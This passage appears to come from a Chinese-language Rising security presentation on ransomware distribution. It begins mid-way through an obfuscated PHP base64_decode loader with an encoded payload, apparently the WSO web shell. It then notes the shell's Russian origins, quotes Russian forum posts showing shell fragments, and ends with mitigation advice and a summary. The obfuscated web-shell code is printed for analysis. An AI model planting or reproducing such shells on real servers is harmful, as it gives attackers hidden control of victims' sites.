40)."ba".chr(115)."e".chr(54)."\x34_".chr(100)."".chr(101)."".chr(99)."o\x64e".chr(40)."";$09654 = "".chr
(41)."\x29)".chr(59)."";$jlvpdR6408 = $Gcwa9593.
"'TZxXr+vce17v/SuMLwZOEjphbzCSQOydFDuJAxywir33Xx/u2EB8IWgvkVwi53zn846xqK1/+pdk36p/TMm6/vP/+ue/Sqwk8rzMSxRG
sDItkAwqiZRGYAqHS4pM//q3f/qXbOzG5c/O/yUv8T8v5EWZ7N32jyTb6nF4t/xNqLti1ZPhb/9p674W/0ia5Hq3b8te/KctWZUsa7H9OT
Coh3w81/8BIzj8Hjwtxe8fSzF1SVb817/A//nfweKvf/3r7xeB//0iifcZfh/s3y+Eep/J97XP+0y/D/59EP++7c8+JPbvx/y//ZD/eA39
99fQdz/03Y4L78//sR/xZ9t/+hmh/oanMF1eMwo1HJWD54Sz6PYd9Qtjv8MVRVhWPHyRCu5x2xO2XdDvGyBhVxM7XmNzCpKWaxBB0JU6j5
PLvqF1CSpJpqgjLcjiCIsjLckinoZo1q5HTYT7XJIKAKLuQ6YaBZroEFpYcpC0HgJQPNCTr1QoHUUgOxjyk1PmoA5Z5ibPp+NwclqPb822
BZ34Q2IDh3FWDVqMFUaziEbhbpcrwG0dzopeOlgO5vABox10p0t5sJK/m7iix7QLitrcK30gR1Cj59RI1jt9rOuHKe12AMgcDp5A7ZfBXU
Y4MgPY
n8zA
9y1M
8NXZ
XUFa
92Yx
ZPSS
v8+e
bT4/
06DL
ApWz
mfRh
w35v
e3yJ
A56Q
s1z+
7aOC
5Y2T
```



WSO中有针对斯拉夫语系（俄语）的字符编码：

```php
$charsets = array('UTF-8', 'Windows-1251', 'KOI8-R', 'KOI8-U', 'cp866');
$opt_charsets = '';
foreach($charsets as $item)
    $opt_charsets .= '<option value="'.$item.'" '.($_POST['charset']==$i
```

WSO中默认使用俄罗斯（ru）的网站：

```
<input type='text' name='hash' style='width:20
<input type='hidden' name='act' value='find'/>
<input type='button' value='hashcracking.ru' o
<input type='button' value='md5.rednoize.com'
```

在俄罗斯的论坛上对WSO 讨论的较多：

14.06.2015

SuNDowN
Member

Hello a4aT! Недавно на одном из шеллов нашёл соседа с WSO

PHP:

```
<?php $oj4228 = "p9;/.5un8xihqoatw2407*e)sf3clbg_k(mjyz6vdr1
```

Обратите внимание, нет привычных функций eval, base64, preg

Просмотр полной версии : Нашел странный файл

Alexis510

Здравствуйте! Хотел узнать такую штуку.... Около месяца назад мои сайты начали заражать ви
поменял пароль и полностью закрыл доступ по ФТП, но все ровно вирусы появлялись (что стра
сайты на комп, чтобы тщательно их просмотреть и наше вот такой файл, которого в стандартн

```
<?php # Web Shell by oRb
$auth_pass = "7fb79d52836f1b1b184b06676d54349f";
$color = "#df5";
$default_action = 'FilesMan';
$default_use_ajax = true;
$default_charset = 'Windows-1251';
```

应对措施！

RISING 瑞星

如何解决密锁病毒问题？

分发站

CMS：加强CMS安全（避免弱口令、漏洞、插件漏洞等），扫描上传文件

钓鱼邮件

邮件服务商：垃圾邮件识别，恶意附件扫描/识别

企业网络：安装反垃圾邮件产品、旁路恶意软件检测设备、网关安全设备

终端用户：提高垃圾邮件识别能力，增加安全意识，安装终端安全产品

下载器

企业网络：安装具备快速响应能力的网关安全设备

终端用户：禁用Windows的脚本功能或限制JS双击直接运行;安装终端安全产品

加密器

企业网络：安装具备快速响应能力的网关安全设备；使用数据备份产品

终端用户：安装终端安全产品;数据备份;安装具备行为识别功能的防护软件

瑞星在缓解和防护方面的工作

钓鱼邮件

增加对邮件标题、正文内容的识别

增加对附件（压缩包）中关键字的识别

下载器

在反病毒引擎中增加脚本沙盒，利用行为日志进行识别

启发式检测，正对下载器的特殊构造以及使用的免杀技巧

限制临时目录下的JS/VBS脚本的运行

加密器

采用启发式算法检测文件

分钟级别的云端响应最新变种

基于程序行为的敲诈软件识别/阻止方案

给用户的建议

1、定期备份系统与重要文件，并离线存储独立设备；
2、使用专业的电子邮件与网络安全工具，可分析邮件附件、网页、文件是否包括恶意软件，带有沙箱功能；
3、经常给操作系统、设备及第三方软件更新补丁；
4、使用专业的反病毒软件、防护系统，并及时更新；
5、设置网络安全隔离区，确保即使感染也不会轻易扩散；
6、针对BYOD设置同样或更高级别的安全策略；
7、加强员工（用户）安全意识培训，不要轻易下载文件、邮件附件或邮件中的不明链接……人是安全链中最薄弱的环节。

总结

敲诈软件由于”获利”丰厚，近几年疫情愈演愈烈，新的绑架形式、新的目标平台也不断涌现。2016年第一季度,往年感染率较低的中国地区爆发疫情，主要是因为攻击者将SPAM范围扩散到了中国，这似乎说明了国内大多数的有效邮箱地址泄露，包括各类企事业单位和个人。另外，互联网整体安全不容乐观，使攻击者掌握了数量巨大的分发站点，使网络安全厂商难以应对。比特币和暗网也为敲诈者提供了藏匿踪迹的方法，使传统技术无法追踪他们。在于敲诈软件的对抗中，反病毒厂商责任最大，虽积极响应，但目前来看整体上还未完全处于上风。恶意软件和安全厂商的对抗，是技术的对抗，但最终还是人的对抗，这在与敲诈软件的激战中体现的淋漓尽致!向所有战斗在与敲诈软件对抗一线的安全从业人员致敬!

RISING 瑞星

www.rising.com.cn

谢谢

瑞星微信号

瑞星企业微信号